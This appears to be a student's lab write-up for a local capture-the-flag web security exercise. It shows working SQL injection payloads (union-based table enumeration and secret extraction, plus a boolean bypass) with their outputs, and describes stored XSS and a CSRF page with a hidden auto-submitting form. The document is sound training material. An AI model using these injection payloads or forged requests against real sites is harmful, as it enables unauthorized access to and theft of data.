

Information Security A-03

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01 SQL Injection – Basic

Exploit a basic SQL Query

Testing basic query , got basic table and user information

query: %

The screenshot shows a Windows desktop with a browser window titled "SQL Lab". The URL in the address bar is "127.0.0.1:5000/sql?term=%25". The main content area is titled "SQL Injection Playground" and contains a search input field with "%25" and a "Query" button. Below it is a "EXECUTED QUERY" section showing the SQL query: "SELECT roll_no, display_name, points FROM leaderboard WHERE display_name LIKE '%25'". To the right is a sidebar with the following sections:

- Objective:** Extract the hidden flag by exploiting the vulnerable leaderboard query.
- Hints:**
 - The query uses `LIKE '%{your_input}%'` - think about how to break out of this.
 - Use `UNION SELECT` to combine results from another table.
 - Submit the extracted flag via the flag station.

The table below shows the leaderboard data:

Roll	Name	Points
BTL23001	Ada Lovelace	1200
BTL23002	Grace Hopper	1180
BTL23003	Alan Turing	1165
BTL23004	Annie Easley	1130

query: %' UNION SELECT 1,2,3--

The screenshot shows a browser window for 'SQLi Lab' at the URL `127.0.0.1:5000/sql?term=%25%27+UNION+SELECT+1%2C%2C3--`. The page title is '#4CK P07470'. On the left, there's a 'SQL Injection Playground' section with a note about concatenation and no escaping. A user input field contains '%' UNION SELECT 1,2,3-- and a 'Query' button. Below it is an 'EXECUTED QUERY' section showing the raw SQL: `SELECT roll_no, display_name, points FROM leaderboard WHERE display_name LIKE '%'`. To the right is a table with player data:

Roll	Name	Points
1	2	3
BTL23001	Ada Lovelace	1200
BTL23002	Grace Hopper	1180
BTL23003	Alan Turing	1165
BTL23004	Annie Easley	1130

On the right, there's an 'Objective' section with instructions to extract a hidden flag by exploiting the vulnerable leaderboard query, and a 'Hints' section with tips for breaking the LIKE pattern.

This way I can tell that this is injectable because results are showing

The screenshot shows a browser window for 'SQLi Lab' at the URL `127.0.0.1:5000/sql?term=%25%27+UNION+SELECT+1%2C+tbl_name%2C+3+FROM+sqlite_master--`. The page title is '#4CK P07470'. The layout is identical to the first screenshot, with the 'SQL Injection Playground' section, user input field containing '%' UNION SELECT 1, tbl_name, 3 FROM sqlite_master--, and the resulting table of database names:

Roll	Name	Points
1	access_keys	3
1	admins	3
1	client_vault	3
1	contracts	3
1	feedback	3

Getting all the table names to find the flag

query: %' UNION SELECT name,1,1 FROM sqlite_master WHERE type='table' --

The screenshot shows a browser window titled "SQLi Lab" at the URL `127.0.0.1:5000/sqli?term=%27+UNION+SELECT+name%2C1%2C1+FROM+sqlite_master+WHERE+type%3D%27table%27+--`. The page displays a "SQL Injection Playground" where the user has entered the exploit query. The "EXECUTED QUERY" section shows the raw SQL: `SELECT roll_no, display_name, points FROM leaderboard WHERE display_name LIKE '%UNION SELECT name,1,1 FROM sqlite_master WHERE type='table'--'`. Below this is a table with four rows:

Roll	Name	Points
BTL23001	Ada Lovelace	1200
BTL23002	Grace Hopper	1180
BTL23003	Alan Turing	1165

The "Objective" section on the right states: "Extract the hidden flag by exploiting the vulnerability in the leaderboard query." It includes a list of hints and a "Hints:" section with tips for solving the challenge.

And I found a "player_secrets" table

The screenshot shows the same browser window after the exploit was successful. The "player_secrets" table is now visible in the list of tables:

message_vault	1	1
message_vault_tail	1	1
player_secrets	1	1
session_tokens	1	1
session_tokens_tail	1	1
shipments	1	1

A yellow callout box highlights the "player_secrets" table with the text: "Tauha Imran 2211233 cs-g Info.Sec. A-3 Task1 getting table names".

Getting data from that "player_secrets" table

query: %'UNION SELECT secret_token, reward_points, 0 FROM player_secrets--

The screenshot shows a browser window for 'SQLi Lab' at the URL 127.0.0.1:5000/sqli?term=%25%27UNION+SELECT+secret_token%2C+reward_points%2C+0+FROM+player_secrets--. The query entered is '%UNION SELECT secret_token, reward_points, 0 FROM player_secrets--'. The results table shows a leaderboard with columns Roll, Name, and Points. The first row is Ada Lovelace with 1200 points. Below the table, a yellow box contains hints:

- Use `UNION SELECT` to combine results from another table.
- Submit the extracted flag via the flag station.
- Hints:

 - Start with '*' to close the LIKE pattern and break the SQL string.
 - The original query selects 3 columns - your UNION must match this count.
 - Try: '*' UNION SELECT 1,2,3 - first to test column count.
 - Look for a table containing player secrets or rewards.
 - The flag column might be named something like `secret_token` or `token`.
 - You'll see multiple results - try submitting each one to find the correct flag.

A sidebar on the right shows a list of recent activity: Tauha Imran, 22i1233 cs-g, Info.Sec. A-3, Task1, getting table names.

Found the flags now submitting and seeing which one works!

Flags Found	Correct?
FLAG{This_is_not_the_flag}	NO
FLAG{Trust_me_its_false_1}	NO
FLAG{Trust_me_its_ture_1}	NO
FLAG{Trust_me_its_false_2}	NO
FLAG{Hello_world_to_SQLi}	999
FLAG{Trust_me_its_ture_2}	YESSS

Flag Station

127.0.0.1:5000/flags

#4CK P07470

Dashboard SQLi Basic SQLi Advanced SQLi Blind XSS Lab CSRF Lab Bonus Submit Flags Logout Admin

Flag captured for SQLi! +100 pts

Submit Captured Flags

Each vulnerability category has a unique flag format (FLAG{...}). Paste the flag from your exploit to record completion. Earlier submissions award higher points, so move fast.

CSRF
Forge a state-changing request to grab this flag

SQLI
Extract the hidden data via SQL injection
Captured ✓


SQLI_ADV
Chain UNION SELECT payloads against confidential contracts

SQLI_BLIND
Use boolean/blind techniques to exfiltrate secret data

STEG
Bonus stego puzzle hidden in the site chrome.

XSS
Pop an alert and steal the flag with stored XSS

Tauha Imran
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Info.Sec. A-3
Task1
found the flag!!!



02 SQL Injection – Advance –

Exploit a bit advanced SQL Query

Starting off with a basic query to see what we can find

query: %

The screenshot shows a browser window for 'Sqli Contracts Lab' at the URL `127.0.0.1:5000/sqli/contracts?client=%25`. The page title is '#4CK P07470'. The main content area is titled 'Executive Contracts Search' and contains a search form with a 'Client name contains' input field containing '%'. A 'Lookup' button is next to it. Below the form is a section titled 'EXECUTED QUERY' containing the SQL query: `SELECT client_name, scope, budget, confidential_notes FROM contracts WHERE cl`. To the right of the query is a table with two rows:

Client	Scope	Budget
Rapid Rail	SCADA hardening review	\$120000
Monarch Cyber	Red-team readiness exercise	\$85000

Below the table, there are 'Notes' sections for each row. A yellow callout box labeled 'Objective' provides instructions: 'Extract confidential data from the contracts database using SQL injection.' It lists three steps: 1. The search uses `LIKE '%{your_input}'` - inject a UNION SELECT. 2. Determine the exact column count first (try `ORDER BY 1, ORDER BY 2, etc.`). 3. Extract the flag from a separate vault table. Another yellow callout box labeled 'Hints:' provides specific guidance for exploiting the vulnerability.

now further exploring the columns

query: %' UNION SELECT 'a','b',1,'c' ORDER by budget --

Now getting the table names

query: %' UNION SELECT name, 'x', 1, 'x' FROM sqlite_master –

Found a table named “client_vault”, I think the flag might be there

And using the hints got this from “client_vault” table by accessing the encrypted_data column

query: %' UNION SELECT 1, encrypted_data,'b','c' FROM client_vault—

Analysts use this tool to look up client contracts by name. Unfortunately the search term is spliced directly into the SQL string.

Client name contains

%' UNION SELECT 1, encrypted_data,'b','c' FROM client_vault--

Lookup

EXECUTED QUERY

SELECT client_name, scope, budget, confidential_notes FROM contracts WHERE c1

Client	Scope	Budget
1	FLAG{Keep_looking_elsewhere}	\$b
1	FLAG{Not_the_real_flag_here}	\$b
1	FLAG{Nice_try_Kiddo_Now_try_next}	\$b

Objective

Extract confidential data from the contracts database using SQL injection.

- The search uses `LIKE '%(your_input)%'` - in `client_name`.
- Determine the exact column count first (`SELECT COUNT(*)`, `ORDER BY 2, etc.`).
- Extract the flag from a separate vault table.

Hints:

- Start with `x%` to close the LIKE pattern.
- Count columns: `x ORDER BY 1--, x ORDER BY 2--, etc.` until you get an error.
- The query has 4 columns: `client_name, scope, budget, confidential_notes`.
- Use `UNION SELECT` with 4 columns matching the types (TEXT, TEXT, INTEGER, TEXT).
- Look for a table named something like `client_vault` or `vault`.
- The flag might be in a column like `encrypted_data` or `data`.
- Place the flag column in the 4th position to see it in the "Notes" field.
- Multiple results will appear - submit each one to find the correct flag.

Flags Found	CORRECT?
FLAG{Keep_looking_elsewhere}	NO
FLAG{Not_the_real_flag_here}	NO
FLAG{Nice_try_Kiddo_Now_try_next}	YES
FLAG{Trust_me_its_false_3}	NO
FLAG{Trust_me_its_ture_3}	NO

Flag Station

127.0.0.1:5000/flags

#4CK P07470

Dashboard SQLi Basic SQLi Advanced SQLi Blind XSS Lab CSRF Lab Bonus Submit Flags Logout Admin

Flag captured for SQLI_ADV! +110 pts

Submit Captured Flags

Each vulnerability category has a unique flag format (FLAG{...}). Paste the flag from your exploit to record completion. Earlier submissions award higher points, so move fast.

CSRF
Forge a state-changing request to grab this flag
 Submit

SQLI
Extract the hidden data via SQL injection
Captured ✓

SQLI_ADV
Chain UNION SELECT payloads against confidential contracts
Captured ✓

SQLI_BLIND
Use boolean/blind techniques to exfiltrate secret data

STEG
Bonus stego puzzle hidden in the site chrome.
 Submit

XSS
Pop an alert and steal the flag with stored XSS
 Submit

1211233 cs-g
Info.Sec. A-3
Task2
flag found!

03 SQLi blind - It's a blind SQL.

- The SQLi Blind challenge was exploited using a boolean-based injection payload (`x' OR '1='1`) that forced the query to always return true.

A screenshot of a web browser window titled "Vault Authentication Console". The URL is `127.0.0.1:5000/sql/blind`. The page displays a success message: "Vault reveals: FLAG{I_am_not_blind_I_can_see_you}" under the heading "ACCESS GRANTED". A "Hints" section provides guidance for SQLi blind attacks. The top navigation bar includes links for Dashboard, SQLi Basic, SQLi Advanced, SQLi Blind, XSS Lab, CSRF Lab, Bonus, Submit Flags, Logout, and Admin. A user profile on the right shows "Tauha Imran" and "2211239 CS-G InfoSec - A3". The taskbar at the bottom shows various application icons.

- This bypassed the token check, granting access and revealing the hidden flag:
FLAG{I_am_not_blind_I_can_see_you}.

A screenshot of a web browser window titled "Flag Station". The URL is `127.0.0.1:5000/flags`. The page lists captured flags across different categories: CSRF, SQL, SQL_ADV, SQL_BLIND, STEG, and XSS. Each category has a brief description and a "Captured" button with a checkmark. The total score is +540 pts. The top navigation bar includes links for Dashboard, SQLi Basic, SQLi Advanced, SQLi Blind, XSS Lab, CSRF Lab, Bonus, Submit Flags, Logout, and Admin. A user profile on the right shows "Tauha Imran" and "2211239 CS-G InfoSec - A3". The taskbar at the bottom shows various application icons.

04 Cross-Site Scripting (XSS) –

The site features a public comment or feedback section.

Honestly this one just worked with anything...

it tried both


message : Test


message:

and got the same flag

FLAG{Nothig_is_for_free}


Here's the screenshots of me testing it out and confirming the flag





05 CSRF Task – Cross-Site Request Forgery (CSRF)

- Inspected the vulnerable page using Browser Developer Tools (Elements/Sources).
- Identified a hidden <script> block that exposed the flag directly on the client side.
- Recovered the flag: **FLAG{Security_is_illusion}**.
- Demonstrated the CSRF exploit by creating a malicious attack.html page.
- The malicious page:
 - Displays an innocent-looking message.
 - Contains a hidden POST form targeting <http://localhost:5000/csrf/update-email>.
 - Auto-submits the form when the user clicks anywhere on the page.
- Screenshots included:
 - The visible front-end interface.




- The <script> section containing the exposed flag.

The screenshot shows a browser window with three tabs open, all titled "CSRF Lab". The main content area displays a challenge page for a lab named "#4CK P07470". The page has a dark theme and contains a form for updating profile settings. A modal window is open, asking the user to imagine what happens if a malicious site submits this form on their behalf. Below the form, there is a section titled "Profile Settings (No CSRF tokens anywhere)" with instructions about how CSRF works. A red box highlights the "Email address" field, which contains "xictim+pwned@example.com". A "Save changes" button is visible below the field. To the right of the form, a sidebar provides hints and a note about successful CSRF requests setting a "x-wkflag" header. The browser's developer tools are open, showing the DOM structure and the JavaScript code for the challenge. The code includes logic for handling challenge flags and setting them in the response. The status bar at the bottom shows the date and time as 11/27/2023 2:00 PM.

- The hidden CSRF attack form inside attack.html.

The screenshot shows a browser window with three tabs open, all titled "CSRF Lab". The main content area displays a challenge page for a lab named "#4CK P07470". The page has a dark theme and features a large button labeled "Win free swag!". Below the button, a message says "We just need your consent. Click anywhere 😊". A small modal window is open in the top right corner, displaying the user's information: "Tauha Imran", "2211239 CS-G", and "InfoSec - A3". The browser's developer tools are open, showing the DOM structure and the JavaScript code for the challenge. The code includes logic for handling challenge flags and setting them in the response. The status bar at the bottom shows the date and time as 11/27/2023 2:00 PM.


- Flag submitted successfully




- Concluded that the application lacked proper CSRF protection and leaked sensitive data in the frontend.

06 Bonus Task – STEG (Stenography)


- Downloaded the provided image file **download.png** from the challenge portal.



